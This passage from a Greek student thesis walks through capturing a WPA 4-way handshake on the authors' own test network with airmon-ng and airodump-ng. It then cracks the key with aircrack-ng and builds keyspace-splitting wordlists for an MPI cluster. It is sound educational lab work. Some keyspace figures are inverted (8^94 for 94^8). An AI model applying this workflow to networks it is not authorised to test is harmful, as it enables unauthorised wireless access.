force. Ένα σημαντικό πλεονέκτημα του συγκεκριμένου εργαλείου, είναι ότι πραγματοποιεί επιθέσεις μέσω της κάρτας γραφικών και πιο συγκεκριμένα της GPU. Για να κατανοήσουμε καλύτερα τη σημασία της χρήσης της GPU για τις επιθέσεις, αρκεί να παρατηρήσουμε την παρακάτω εικόνα που αφορά τον αριθμό των επιθέσεων, που πραγματοποιεί το εργαλείο EWSA ανά δευτερόλεπτο.



Εικόνα 28 Επιθέσεις EWSA μέσω GPU

Για τη διαδικασία sniffing, μέσω της οποίας πραγματοποιείται το κλέψιμο των πακέτων, με την αγορά του EWSA η ELCOM δίνει και τον AirPCap adapter. Προφανώς, δεν χρησιμοποιούμε το συγκεκριμένο εργαλείο για το πείραμά μας, καθώς η διάθεσή του δεν είναι δωρεάν.

Ένα εργαλείο, που μας δίνει τόσο τη δυνατότητα του sniffing, όσο και τη δυνατότητα του να βρούμε το κλειδί, είναι το Aircrack –ng. Το συγκεκριμένο εργαλείο είναι ανοιχτού πηγαίου κώδικα και η χρήση του είναι ελεύθερη. Σε αντίθεση με το EWSA, είναι ότι πραγματοποιεί μόνο επιθέσεις λεξικού. Δηλαδή δεν μπορεί να πραγματοποιήσει brute force επιθέσεις. Ένα σημαντικό χαρακτηριστικό

αυτού του είδους επίθεσης στο Aircrack –ng είναι ότι τα λεξικά που δέχεται σαν παράμετρο, για να πραγματοποιήσει την επίθεση, είναι μεγέθους λιγότερο από 2 GB. Επίσης, μία ακόμα διαφορά μεταξύ των δύο αυτών εργαλείων είναι, ότι το Aircrack –ng δεν χρησιμοποιεί τη GPU, αλλά μόνο τη CPU. Συνοπτικά, οι λόγοι που χρησιμοποιούμε το συγκεκριμένο εργαλείο για την πτυχιακή μας, είναι ότι πρώτον, η χρήση του είναι ελεύθερη, και δεύτερον, πραγματοποιεί τόσο τη διαδικασία sniffing, όσο και τη διαδικασία εύρεσης του κλειδιού.


Λογισμικό Ubuntu 6.2

Ένα ακόμα δίλλημα που είχαμε προτού ξεκινήσουμε το πείραμά μας, ήταν το λειτουργικό σύστημα που έπρεπε να χρησιμοποιήσουμε. Τα βασικά λειτουργικά συστήματα που μπορούσαμε να χρησιμοποιήσουμε ήταν το Microsoft Windows και το Ubuntu. Αρχικά επειδή αποφασίσαμε ότι θα χρησιμοποιήσουμε το εργαλείο Aircrack –ng, έπρεπε να διαπιστώσουμε αν αυτό το εργαλείο το υποστηρίζουν και τα δύο προαναφερθέντα λειτουργικά συστήματα, πράγμα και το οποίο ισχύει. Επίσης έπρεπε να ελέγξουμε και τη χρήση του MPI σε αυτά τα δύο λειτουργικά συστήματα. Στα Ubuntu το MPICH λειτουργούσε κανονικά. Όμως αυτό δεν συνέβη και στα Microsoft Windows. Ωστόσο το OpenMPI λειτουργεί τόσο στα Ubuntu όσο και στα Microsoft Windows. Το compile του προγράμματός μας στα Microsoft Windows απαιτούσε την ύπαρξη άλλων εργαλείων π.χ. το Visual Studio, ενώ στα Ubuntu το compile γίνεται στο Console με την εντολή mpicc. Αυτός ήταν και ο λόγος που μας οδήγησε στη χρησιμοποίηση του λειτουργικού συστήματος Ubuntu στο πείραμά μας. Πλέον, έχοντας διαλέξει τόσο το λειτουργικό σύστημα Ubuntu, όσο και το εργαλείο Aircrack –ng, είμαστε έτοιμοι να ξεκινήσουμε το πείραμα.

Εγκατάσταση Ubuntu 6.3

Αρχικά, το πρώτο πράγμα που πρέπει να κάνουμε είναι να εγκαταστήσουμε το λειτουργικό σύστημα Ubuntu στους δύο υπολογιστές που διαθέτουμε. Αυτό γίνεται κατεβάζοντας το λειτουργικό σύστημα Ubuntu από την επίσημη σελίδα του “www.ubuntu.com”.

Εικόνα 29 Download Ubuntu installer for Windows




Εικόνα 30 Save Ubuntu Installer for Windows

Αφότου λοιπόν το κατεβάσουμε, το επόμενο βήμα είναι να το εγκαταστήσουμε στον υπολογιστή μας.


Μερικές σημαντικές παράμετροι, που πρέπει να εισάγουμε, για να ξεκινήσει η εγκατάσταση του Ubuntu, είναι:

- Καθορισμός του σκληρού δίσκου στον οποίο θα εγκατασταθεί το Ubuntu.
- Το μέγεθος του σκληρού δίσκου, που θα είναι διαθέσιμο μόνο για το Ubuntu.
- Τη γλώσσα.
- Το περιβάλλον της επιφάνειας εργασίας του Ubuntu.
- Username και password για τον admin χρήστη.




Εικόνα 31 Configure Ubuntu Installer

Η εγκατάσταση του λειτουργικού συστήματος Ubuntu είναι σχετικά απλή και δε μας δημιούργησε κάποιο πρόβλημα.



Εικόνα 32 Installing Ubuntu


Μόλις τελειώσει η εγκατάστασή του, θα κάνουμε επανεκκίνηση τον υπολογιστή μας. Πλέον έχουμε dual boot, οπότε θα πρέπει να επιλέξουμε σε ποιο λειτουργικό σύστημα θα εισέλθουμε.



Εικόνα 33 Dual Boot


Εγκατάσταση Aircrack –ng 6.4

Αφότου λοιπόν, τελειώσαμε την εγκατάσταση του λειτουργικού συστήματος Ubuntu, θα ασχοληθούμε με την εγκατάσταση του εργαλείου Aircrack –ng. Αρχικά, το πρώτο πράγμα που θα κάνουμε είναι να επισκεφθούμε την επίσημη σελίδα του Aircrack –ng, το “www.aircrack-ng.org”. Αφότου εισέλθουμε σε αυτήν τη σελίδα θα διαπιστώσουμε ότι για να εγκαταστήσουμε το Aircrack –ng μέσω της Console θα πρέπει να δώσουμε την εντολή “sudo apt-get install aircrack-ng”.



Εικόνα 34 install aircrack-ng


Αφότου τρέξουμε αυτήν την εντολή θα μας ζητηθεί ο κωδικός του χρήστη. Αυτό θα γίνεται και σε όλες τις εντολές που χρησιμοποιούμε μπροστά τη λέξη-κλειδί “sudo”. Ο λόγος που γίνεται αυτό, είναι διότι στο λειτουργικό σύστημα Ubuntu, για να γίνει η εγκατάσταση ή η απεγκατάσταση ενός προγράμματος-εργαλείου, απαιτείται η εξουσιοδότηση του admin χρήστη. Το συγκεκριμένο φαινόμενο θα το παρατηρήσουμε στη συνέχεια και στην εγκατάσταση του MPI.



Εικόνα 35 final-install aircrack-ng


Αφότου δώσουμε το password του admin χρήστη η εγκατάσταση του εργαλείου Aircrack –ng θα τελειώσει με επιτυχία. Πλέον ήρθε η ώρα για να βεβαιωθούμε ότι το Aircrack –ng τρέχει σωστά. Το ίδιο το εργαλείο δίνει τη

δυνατότητα στον χρήστη με την εγκατάστασή του, να το δοκιμάσει. Στον κεντρικό φάκελο του Aircrack –ng υπάρχει ένας φάκελος με το όνομα “test”. Μέσα στο φάκελο “test” παρατηρούμε την ύπαρξη των αρχείων “password.lst” και “wpa.cap”. Με αυτά τα δύο αρχεία μπορούμε να δοκιμάσουμε τη σωστή λειτουργία του εργαλείου Aircrack –ng για την εύρεση του WPA κλειδιού. Το αρχείο “password.lst” είναι το λεξικό το οποίο θα δεχθεί σαν παράμετρο το Aircrack –ng. Το αρχείο “wpa.cap” είναι τα κλεμμένα αρχεία, μέσα στα οποία περιέχεται το 4-way handshake. Σε αυτά τα αρχεία, θα κάνει το Aircrack –ng την επίθεση λεξικού, με στόχο την τελική εύρεση του WPA κλειδιού.



Εικόνα 36 Φάκελος test

Αρχικά θα δώσουμε την εντολή “aircrack-ng –a 2 ./wpa.cap –w ./password.lst”.



Εικόνα 37 Δοκιμή του Aircrack -ng

Όπως παρατηρούμε στη συγκεκριμένη εντολή έχουν τοποθετηθεί κάποιες παράμετροι. Η πρώτη παράμετρος είναι το “-a”. Αυτό φανερώνει force attack. Δηλαδή με το “-a” ξεκινάει το εργαλείο Aircrack –ng την επίθεση. Η δεύτερη παράμετρος είναι το "2". Το “2” φανερώνει επίθεση στο WPA. Στη συνέχεια, τοποθετούμε τη διαδρομή του αρχείου που περιέχει τα πακέτα στα οποία θα

επιτεθούμε. Στη συγκεκριμένη περίπτωση θα επιτεθούμε στο “wpa.cap” αρχείο που βρίσκεται μέσα στον φάκελο “test”.

```
Common options:

    -a <amode> : force attack mode (1/WEP, 2/WPA-PSK)
    -e <essid> : target selection: network identifier
    -b <bssid> : target selection: access point's MAC
    -p <nbcpu> : # of CPU to use  (default: all CPUs)
    -q         : enable quiet mode (no status output)
    -C <macs>  : merge the given APs to a virtual one
    -l <file>  : write key to file
```


Εικόνα 38 Παράμετροι του Aircrack -ng

Έπειτα, προσέχουμε την ύπαρξη του “-w”. Η συγκεκριμένη παράμετρος υποδηλώνει επίθεση λεξικού. Μετά από αυτήν την παράμετρο ακολουθεί η διαδρομή που περιέχει το λεξικό αυτό. Στη συγκεκριμένη περίπτωση πρόκειται για το λεξικό “password.lst” που βρίσκεται στον φάκελο “test”. Σε αυτό επίσης το σημείο φαίνεται και το γεγονός ότι το εργαλείο Aircrack –ng υποστηρίζει μόνο επιθέσεις λεξικού, καθώς δεν δίνει άλλο τρόπο επίθεσης.

```
  WEP and WPA-PSK cracking options:

      -w <words> : path to wordlist(s) filename(s)

      --help     : Displays this usage screen

No file to crack specified.
tasos@ubuntu:~/Desktop/Ptixiaki/aircrack-ng-1.1/test$
```


Εικόνα 39 Επίθεση λεξικού στο Aircrack –ng

Αφότου λοιπόν εκτελέσουμε την παραπάνω εντολή, το Aircrack –ng θα πραγματοποιήσει την επίθεση. Στην παρακάτω εικόνα φαίνονται αρχικά το BSSID και το ESSID του ασύρματου τοπικού δικτύου, από το οποίο κλάπηκαν τα πακέτα. Επίσης, διαπιστώνουμε την ύπαρξη ενός 4-way handshake στο αρχείο “wpa.cap”. Είναι αναγκαίο για το Aircrack –ng η ύπαρξη ενός 4-way handshake, καθώς στα πακέτα που το απαρτίζουν πραγματοποιεί την επίθεση.



Εικόνα 40 Εύρεση του WPA 4-way handshake


Τέλος, το Aircrack –ng μας παρουσιάζει τα αποτελέσματα της επίθεσης. Στη συγκεκριμένη περίπτωση, καθώς πρόκειται για μία απλή δοκιμή του Aircrack –ng, παρατηρούμε πως χρειάστηκαν μόλις 236 κλειδιά, για την τελική εύρεση του κλειδιού, του “biscotte”. Επίσης υπάρχουν και μερικά ακόμα ενδιαφέροντα στοιχεία, όπως ο αριθμός των κλειδιών ανά δευτερόλεπτο που δοκιμάζει το Aircrack -ng. Εδώ βλέπουμε ότι ο αριθμός αυτός μετά βίας ξεπερνά τα 1600 κλειδιά ανά δευτερόλεπτο.



Εικόνα 41 Εύρεση του κλειδιού του WPA

Εγκατάσταση του MPI και του SSH 6.5

Αφού τελειώσαμε την εγκατάσταση του εργαλείου Aircrack –ng, το τελευταίο πράγμα που μας έμεινε για το ξεκίνημα του πειράματός μας είναι να εγκαταστήσουμε το MPI. Για την εγκατάσταση του MPI στο λειτουργικό σύστημα Ubuntu χρησιμοποιήσαμε την εντολή “sudo apt-get install libopenmpi-dev openmpi-bin openmpi-doc”. Τη συγκεκριμένη εντολή εντοπίσαμε στη σελίδα “ubuntuforums.org”.



Εικόνα 42 Installing MPI on Ubuntu


Παράλληλα όμως με την εγκατάσταση του MPI, για την ορθή λειτουργία του σε περισσότερους του ενός υπολογιστές, όπως θα δούμε και στη συνέχεια του κεφαλαίου, θα χρειαστούμε τη χρήση ενός εργαλείου για απομακρυσμένη σύνδεση. Το εργαλείο που αποφασίσαμε να χρησιμοποιήσουμε είναι το SSH. Η εντολή για την εγκατάσταση του SSH στο λειτουργικό σύστημα Ubuntu είναι η “apt-get install ssh”. Τη συγκεκριμένη εντολή εντοπίσαμε πάλι στη σελίδα “ubuntuforums.org”.

Ρύθμιση παραμέτρων του MPI δικτύου 6.6

Το επόμενο βήμα για την έναρξη του πειράματός μας είναι η σωστή λειτουργία του MPI δικτύου. Για να γίνουμε πιο συγκεκριμένοι, όταν μιλάμε για το MPI δίκτυο, εννοούμε τον τρόπο με τον οποίο οι δύο υπολογιστές που διαθέτουμε, θα λειτουργήσουν μαζί για την επίλυση του ίδιου προβλήματος, που στην περίπτωση μας είναι η εύρεση του κλειδιού. Αυτό θα επιτευχθεί μέσω του MPI, καθώς οι δύο υπολογιστές πρέπει να αποκτήσουν τη δυνατότητα να επικοινωνούν μεταξύ τους. Το μοντέλο που θα ακολουθήσουμε είναι το master-slave. Δηλαδή ο ένας υπολογιστής θα λειτουργεί σαν master και ο άλλος σαν slave. Ο master υπολογιστής, θα πρέπει, να μπορεί να δώσει τις κατάλληλες εντολές στον slave, και ο δεύτερος να επιστρέψει στον πρώτο τα αποτελέσματα αυτών των εντολών.

Για να επιτευχθεί αυτή η συνεργασία, ανάμεσα στους δύο υπολογιστές, θα χρειαστούν μία πληθώρα από ενέργειες, τις οποίες θα προσπαθήσουμε να αναλύσουμε βήμα-προς-βήμα.

Το πρώτο πράγμα που πρέπει να κάνουμε είναι να εισάγουμε στο αρχείο “hosts” που βρίσκεται στο φάκελο “etc” τους κόμβους, οι οποίοι θα συμμετέχουν στο MPI δίκτυο. Στην περίπτωσή μας καθώς έχουμε δύο υπολογιστές, με τις IP διευθύνσεις τους, το αρχείο “/etc/hosts” θα έχει τη μορφή που βρίσκεται στην παρακάτω εικόνα. Αυτές οι αλλαγές στο αρχείο “/etc/hosts” θα γίνουν και στους δύο υπολογιστές.



Εικόνα 43 Το αρχείο /etc/hosts

Στην παραπάνω εικόνα παρατηρούμε την ύπαρξη δύο κόμβων, του node0 και του node1. Ο node0 είναι ο master και ο node1 ο slave. Αυτό είναι πολύ σημαντικό για τη συνέχεια της ρύθμισης των παραμέτρων του MPI δικτύου.

Σε αυτό το σημείο, πρέπει να τονίσουμε το γεγονός, ότι για να επιτευχθεί η σωστή λειτουργία του MPI δικτύου, πρέπει σε όλους τους υπολογιστές που συμμετέχουν σε αυτό, να υπάρχει το ίδιο όνομα χρήστη. Στην περίπτωσή μας, ο χρήστης θα έχει όνομα mpiuser και στους δύο υπολογιστές.


Το επόμενο και πολύ καθοριστικό βήμα, είναι η σωστή λειτουργία της απομακρυσμένης σύνδεσης, του SSH δηλαδή, ανάμεσα στους δύο υπολογιστές. Το SSH πρόκειται για μία client-server εφαρμογή, στην οποία ο client, θα πρέπει να έχει τη δυνατότητα να συνδεθεί απομακρυσμένα στον server. Καθώς στο μοντέλο master-slave, επιθυμούμε ο master να έχει τη δυνατότητα να συνδεθεί

απομακρυσμένα στον slave, εύκολα συνειδητοποιούμε πως ο master θα είναι ο SSH client και ο slave θα είναι ο SSH server. Η ανταλλαγή μηνυμάτων, κατά την απομακρυσμένη σύνδεση, με τη χρήση του SSH, είναι κρυπτογραφημένη με το SSH κλειδί.

Μία σημαντική λεπτομέρεια είναι η δυνατότητα που έχει ο SSH client, να συνδεθεί στον SSH server, χωρίς την εισαγωγή του SSH κλειδιού. Αυτή η δυνατότητα είναι και απαραίτητη στην περίπτωσή μας, καθώς δεν επιθυμούμε κατά τη διάρκεια εκτέλεσης του MPI προγράμματος την εισαγωγή του SSH κλειδιού, για την είσοδο του master στον slave.


Όσον αφορά τη ρύθμιση των παραμέτρων για τη σωστή λειτουργία του SSH, αρχικά θα δώσουμε την εντολή “ssh-keygen –t rsa” σε όλους τους κόμβους που συμμετέχουν στο πείραμα. Στην περίπτωσή μας δηλαδή τόσο στον node0 όσο και στον node1. Στη συνέχεια, θα πρέπει να κάνουμε αντιγραφή-επικόλληση το κλειδί του node0 στον κόμβο node1, ούτως ώστε να μπορεί να εισέλθει ο node0 στον node1 χωρίς την εισαγωγή του SSH κλειδιού. Αυτό επιτυγχάνεται με την εντολή “ssh-copy-id node1”.

Στη συνέχεια, θα κάνουμε εγκατάσταση το Network File System (NFS). Το NFS δίνει τη δυνατότητα στον master, να εισέλθει σε ένα κομμάτι του σκληρού δίσκου του slave, σαν να είναι δικό του. Αρχικά, για να εγκαταστήσουμε τον NFS – σε όλους τους κόμβους, χρησιμοποιούμε την εντολή “sudo apt-get install nfs-kernel-server”. Αφότου το εγκαταστήσουμε, δημιουργούμε ένα φάκελο με το ίδιο όνομα, “mirror”, σε όλους τους κόμβους, ούτως ώστε αυτοί οι φάκελοι να είναι κοινόχρηστοι. Η δημιουργία του φακέλου “mirror” έγινε με την εντολή “sudo mkdir /mirror”. Μέσα στο φάκελο “mirror” θα πρέπει να βρίσκονται όλα τα αρχεία που έχουν σχέση με το MPI πρόγραμμα.




Εικόνα 44 Ο φάκελος mirror

Το τελευταίο κομμάτι που έμεινε για τη σωστή λειτουργία του MPI δικτύου είναι το MPD. Το MPD είναι μία διεργασία του MPI, η οποία καθορίζει τη σωστή λειτουργία των διεργασιών του MPI προγράμματος στους κόμβους που συμμετέχουν σε αυτό. Σε αυτό το σημείο, θα πρέπει να δημιουργήσουμε δύο αρχεία μέσα στο φάκελο “home” του mpiuser. Το πρώτο αρχείο είναι το “mpd.hosts”. Μέσα σε αυτό θα πρέπει να βρίσκονται οι κόμβοι που θα συμμετέχουν στο MPI πρόγραμμα. Στην παρακάτω εικόνα φαίνονται τα περιεχόμενα του αρχείου “mpd.hosts” στην περίπτωσή μας.



Εικόνα 45 Το αρχείο mpd.hosts

Το δεύτερο αρχείο είναι το “.mpd.conf”. Πρόκειται για ένα κρυφό αρχείο, μέσα στο οποίο θα πρέπει να βρίσκεται μια μυστική φράση κλειδί. Αυτό το αρχείο θα πρέπει να βρίσκεται σε όλους τους κόμβους, τόσο στον master όσο και στον slave, και θα πρέπει επίσης να περιέχει την ίδια φράση κλειδί. Στην παρακάτω εικόνα φαίνονται τα περιεχόμενα του αρχείου “.mpd.conf” στην περίπτωσή μας.



Εικόνα 46 Το αρχείο .mpd.conf


Θυμίζουμε ότι για τη δημιουργία αρχείων χρησιμοποιούμε την εντολή “touch” δίνοντας ως παράμετρο το όνομα του αρχείου και τη διαδρομή του.

Κλέψιμο πακέτων 6.7

Πλέον, έχοντας δημιουργήσει με επιτυχία το MPI δίκτυο, θα προχωρήσουμε στο κλέψιμο των πακέτων. Όπως αναφέραμε και προηγουμένως, το εργαλείο Aircrack-ng έχει τη δυνατότητα του sniffing, δηλαδή μπορεί να ακούσει την επικοινωνία που ανταλλάσσεται ανάμεσα σε ένα access point και έναν υπολογιστή. Χρησιμοποιώντας μερικές απλές εντολές του Aircrack-ng θα προσπαθήσουμε να κλέψουμε ορισμένα πακέτα, και πιο συγκεκριμένα τα πακέτα που περιέχουν ένα 4-way handshake, ούτως ώστε να επιτεθούμε σε αυτό στη συνέχεια του κεφαλαίου. Σε αυτήν την παράγραφο, θα παρουσιάσουμε τον τρόπο, με τον οποίο κλέβονται τα πακέτα, και χρησιμοποιώντας έναν εύκολο κωδικό, θα τον σπάσουμε κιόλας, ούτως ώστε να αποδείξουμε ότι πήραμε το σωστό 4-way handshake.

Αρχικά, αυτό που πρέπει να κάνουμε αρχικά είναι να ελέγξουμε το φάκελο του Aircrack-ng και να βεβαιωθούμε ότι δεν περιέχει κάποιο αρχείο που να έχει κατάληξη “.cap”. Τα αρχεία που έχουν αυτήν την κατάληξη είναι τα αρχεία που


έχουμε κλέψει νωρίτερα σε άλλες συνδέσεις. Στην παρακάτω εικόνα φαίνεται η αρχική μορφή του φακέλου “Aircrack-ng”.



Εικόνα 47 Αρχική μορφή του φακέλου aircrack-ng


Σε αυτό το σημείο χρειαζόμαστε δύο υπολογιστές. Στον πρώτο υπολογιστή, θα κάνουμε τις απαραίτητες ρυθμίσεις ούτως ώστε να μπορέσει να ακούσει τη συνομιλία. Ο δεύτερος υπολογιστής, είναι αυτός που θα συνδεθεί στο ασύρματο τοπικό μας δίκτυο, δίνοντας τη δυνατότητα στον πρώτο, να υποκλέψει το 4-way handshake.

Στον πρώτο υπολογιστή, αρχικά θα ενεργοποιήσουμε το ασύρματο τοπικό δίκτυο. Όπως φαίνεται και στην παρακάτω εικόνα, το SSID του ασύρματου τοπικού μας δικτύου είναι το “test” και το κλειδί για την είσοδο σε αυτό είναι το “ptuxiaki”. Επίσης, μία σημαντική ακόμα παράμετρος που θα μας χρησιμεύσει στη συνέχεια είναι ο αριθμός του καναλιού. Στη συγκεκριμένη περίπτωση το ασύρματο τοπικό μας δίκτυο χρησιμοποιεί το κανάλι 1. Τέλος, το bssid είναι 00:23:48:79:BA:FD.




Το επόμενο βήμα είναι να βεβαιωθούμε, ότι κανείς από τους δύο υπολογιστές μας δεν είναι συνδεδεμένος στο ασύρματο τοπικό μας δίκτυο. Μόλις το κάνουμε αυτό, θα προχωρήσουμε στις ρυθμίσεις του πρώτου υπολογιστή ούτως ώστε αυτός να μπορέσει να ακούσει τη συνομιλία κατά τη διάρκεια σύνδεσης του δεύτερου υπολογιστή στο ασύρματο τοπικό μας δίκτυο. Αυτό επιτυγχάνεται με μόλις δύο εντολές.

Η πρώτη εντολή που εκτελούμε είναι η εντολή “airmon”. Σε αυτήν την εντολή θα δώσουμε, όπως φαίνεται και στην παρακάτω εικόνα, την παράμετρο “wlan0”. Αυτό σημαίνει ότι το interface “wlan0” είναι αυτό που θα ακούσει τη συνομιλία.




Εικόνα 48 Η εντολη airmon-ng

Μετά, η επόμενη εντολή που εκτελούμε είναι η εντολή “airodump”. Με αυτήν την εντολή, αρχίζει οριστικά η καταγραφή των πακέτων. Πιο συγκεκριμένα, στην περίπτωσή μας, η εντολή αυτή θα είναι η “sudo airodump-ng –c 1 –bssid 00:23:48:79:BA:FD –w capture mon0”. Όπως παρατηρούμε, χρειάστηκε να βάλουμε ορισμένες παραμέτρους για να λειτουργήσει σωστά η εντολή. Αρχικά, το “-c” υποδηλώνει τον αριθμό του καναλιού του ασύρματου τοπικού δικτύου που θέλουμε να κρυφακούσουμε. Όπως ειπώθηκε και νωρίτερα αυτός ο αριθμός είναι το 1. Στη συνέχεια τοποθετούμε το bssid του ίδιου δικτύου. Τέλος το “-w” καθορίζει το αρχείο, στο οποίο θα αποθηκευθούν όλα τα κλεμμένα πακέτα.




Εικόνα 49 Η εντολη airodump-ng

Εκτελώντας αυτήν την εντολή, παρατηρούμε πως ο πρώτος υπολογιστής αρχίζει να κλέβει διάφορα πακέτα, τα περισσότερα από τα οποία είναι beacon.




Εικόνα 50 Αποτελέσματα της εντολής airodump-ng

Τώρα, θα συνδέσουμε τον δεύτερο υπολογιστή στο ασύρματο τοπικό μας δίκτυο. Αφότου συνδεθεί αυτός, θα πρέπει, αν έχει λειτουργήσει σωστά το sniffing, να έχει κλαπεί το 4-way handshake. Πατώντας “Ctrl + C” στον πρώτο υπολογιστή σταματά το sniffing. Εισερχόμαστε στο φάκελο του Aircrack-ng και παρατηρούμε την ύπαρξη του αρχείου “capture.cap”, όπως φαίνεται και στην παρακάτω εικόνα.




Εικόνα 51 Το αρχείο capture.cap

Το τελευταίο βήμα που έχει μείνει, για να βεβαιωθούμε ότι τα πακέτα που κλέψαμε περιέχουν το 4-way handshake που θέλουμε, είναι να τα επιτεθούμε με το Aircrack-ng. Γνωρίζοντας ότι το Aircrack-ng κάνει επιθέσεις λεξικού, θα εισάγουμε στο έτοιμο λεξικό “password.lst” τη λέξη “ptuxiaki ”.




Εικόνα 52 Το αρχείο password.lst

Οπότε τρέχοντας την εντολή “aircrack-ng –a 2 ./capture-01.cap –w ./test/password.lst” πραγματοποιούμε την επίθεση. Στην παρακάτω εικόνα, παρατηρούμε ορισμένες χρήσιμες πληροφορίες, όπως το γεγονός ότι υπάρχει ένα 4-way handshake, στα 763 πακέτα που έχουμε υποκλέψει από το ασύρματο τοπικό δίκτυο με bssid την τιμή 00:23:48:79:BA:FD και ssid το test.



Εικόνα 53 Η εντολή aircrack-ng 1/2

Όντως, όπως θα φανεί και στην παρακάτω εικόνα, βρέθηκε το κλειδί “ptuxiaki”. Έτσι, με τον ίδιο τρόπο, και στη συνέχεια του κεφαλαίου, θα κλαπούν και άλλα κλειδιά για την πραγματοποίηση του πειράματός μας.



Εικόνα 54 Η εντολή aircrack-ng 2/2

Δημιουργία λεξικών 6.8

Όπως αναφέραμε αρκετές φορές μέχρι στιγμής, το εργαλείο Aircrack –ng πραγματοποιεί επιθέσεις λεξικού. Αυτό μας αναγκάζει να δημιουργήσουμε τα δικά μας λεξικά, που να αντιμετωπίζουν με επιτυχία τις απαιτήσεις του πειράματός μας.

Αρχικά, προτού δημιουργήσουμε τα λεξικά, είναι σοφό να μιλήσουμε για το WPA κλειδί ενός ασύρματου τοπικού δικτύου. Πιο συγκεκριμένα, αυτό που μας ενδιαφέρει είναι το μήκος αυτού του κλειδιού. Μπαίνοντας στις ρυθμίσεις του ασύρματου τοπικού δικτύου παρατηρούμε πως οι απαιτήσεις για το μήκος του κλειδιού περιγράφονται από τη φράση που ακολουθεί “WPA Pre-Shared Key should be between 8 and 63 ASCII characters or 64 hexadecimal digits”. Αυτό σημαίνει ότι το ελάχιστον μήκος του WPA κλειδιού είναι 8 χαρακτήρες, ενώ το μέγιστο είναι 64 χαρακτήρες. Οι δυνατές τιμές ενός χαρακτήρα, είναι οι εξής:

- 26 μικρά λατινικά γράμματα.
- 26 κεφαλαία λατινικά γράμματα.
- 10 αριθμοί.

- 32 άλλους χαρακτήρες, όπως τα σημεία στίξης ή διάφορα σύμβολα σαν το “^,&,*” κ.α.

Στο σύνολό τους, υπάρχουν 94 εκτυπώσιμοι χαρακτήρες. Καθώς το ελάχιστο μήκος του WPA κλειδιού είναι 8 χαρακτήρες, οι συνδυασμοί που απαιτούνται για τη δημιουργία λεξικών που θα βρίσκουν οποιοδήποτε κωδικό αποτελείται από 8 χαρακτήρες, είναι 8^94 (8^94 = 7.77067557 × 10^84).

Όπως θα διαπιστώσουμε και στη συνέχεια, που θα δημιουργήσουμε τα λεξικά, οι απαιτήσεις για τη δημιουργία λεξικών που θα καλύπτουν όλους τους δυνατούς συνδυασμούς ενός 8-ψήφιου κλειδιού, είναι υπερβολικά μεγάλες, καθώς διαθέτουμε μόλις δύο υπολογιστές, που υστερούν τόσο σε χωρητικότητα σε σκληρό δίσκο, όσο και σε υπολογιστική ισχύ. Επίσης, πολύ σημαντικό ρόλο παίζει το γεγονός, ότι το εργαλείο Aircrack-ng λειτουργεί με λεξικά μεγέθους το πολύ 2GB. Οπότε για την κάλυψη όλου του εύρους των εκτυπώσιμων χαρακτήρων θα χρειαζόμασταν πολλά λεξικά, τεραστία χωρητικότητα στο δίσκο, καθώς και πολύ μεγάλο χρόνο προσπέλασης των λεξικών αυτών.

Για τους προαναφερθέντες λόγους, καταλήξαμε στη δημιουργία λεξικών που έχουν τις εξής ιδιότητες:

- Αποτελούνται από μικρά λατινικά γράμματα. Έτσι ο κάθε χαρακτήρας έχει 26 διαφορετικές δυνατές τιμές.
- Η κάθε λέξη ξεκινά με το συνδυασμό “aa”. Οπότε, θα δημιουργήσουμε λεξικά, που θα καλύπτουν το εύρος 6^26 (6^26 = 1.70581728 × 10^20) διαφορετικών δυνατών τιμών.

Πλέον, έχοντας καταλήξει στο εύρος τιμών που θα καλύψουν τα λεξικά μας, το επόμενό μας βήμα είναι η δημιουργία τους. Η δημιουργία των λεξικών είναι σχετικά απλή, καθώς πρόκειται για απλά αρχεία που θα απαρτίζονται από τις λέξεις που θα δημιουργήσουμε. Επαναλαμβάνουμε, στόχος μας είναι, με βάση την υπολογιστική ισχύ και τη χωρητικότητα του σκληρού δίσκου που διαθέτουμε, την κάλυψη όλων των τιμών από “aaaaaaaa” έως “aazzzzzz”. Καθώς όμως, το μέγεθος του κάθε λεξικού δεν πρέπει να ξεπερνά το μέγεθος των 2GB, για να μπορέσει να λειτουργήσει στο Aircrack-ng, θα δημιουργήσουμε 8 διαφορετικά λεξικά.

Αυτά τα 8 λεξικά, θα έχουν συνολικό μέγεθος 2.8GB. Καθώς όπως αναφέραμε, στόχος είναι η κάλυψη των τιμών από “aaaaaaaa” έως “aazzzzzz”, τα λεξικά αυτά θα χωρίσουν το εύρος αυτό ως εξής:

- Λεξικό ad από “aaaaaaaa” έως “aadzzzzz”
- Λεξικό eh από “aaeaaaaa” έως “aahzzzzz”
- Λεξικό ik από “aaiaaaaa” έως “aakzzzzz”
- Λεξικό ln από “aalaaaaa” έως “aanzzzzz”
- Λεξικό oq από “aaoaaaaa” έως “aaqzzzzz”
- Λεξικό rt από “aaraaaaa” έως “aatzzzzz”
- Λεξικό uw από “aauaaaaa” έως “aawzzzzz”
- Λεξικό xz από “aaxaaaaa” έως “aazzzzzz”

Ο κώδικας για τη δημιουργία των λεξικών βρίσκεται στο παράρτημα, στο τέλος της πτυχιακής μας εργασίας. Σε αυτό το σημείο θα θέλαμε να αναφέρουμε τα εξής.

Πρώτον, δημιουργήσαμε με τέτοιον τρόπο τα λεξικά, ούτως ώστε αν και πραγματοποιούμε επίθεση λεξικού, παίρνουμε όλες τις δυνατές τιμές ενός εύρους τιμών, για να πετύχουμε brute force επίθεση με τη χρήση λεξικών. Ο λόγος που

δεν πραγματοποιήσαμε εξαρχής brute force επίθεση, αντί για επίθεση λεξικού, είναι διότι η brute force επίθεση του εργαλείου Aircrack-ng στο WPA δεν είναι επίσημη και δεν μας εγγυάται πως μπορεί να ανταπεξέλθει στις ανάγκες του πειράματός μας. Αυτό που θέλαμε να αποφύγουμε, είναι σε μία ενδεχόμενη brute force επίθεση που θα πραγματοποιείτε από περισσότερους του ενός υπολογιστές, την ταυτόχρονη δοκιμή του ίδιου κλειδιού σε περισσότερους από έναν υπολογιστές. Αυτός είναι και το κύριο πλεονέκτημα της επίθεσης λεξικού, καθώς αυτό το πρόβλημα μπορεί πολύ εύκολα να αποφευχθεί, με την σωστή διανομή των λεξικών στους υπολογιστές που απαρτίζουν το κατανεμημένο μας σύστημα.

Δεύτερον, καθώς πρόκειται για ένα απλό πείραμα που θα κάνει χρήση και του MPI, δημιουργήσαμε 8 λεξικά, αν και θα μπορούσαμε να έχουμε δημιουργήσει πολύ λιγότερα, ούτως ώστε να αποδείξουμε στη συνέχεια την ταυτόχρονη επεξεργασία και των δύο υπολογιστών που διαθέτουμε, για την πραγματοποίηση της επίθεσης.

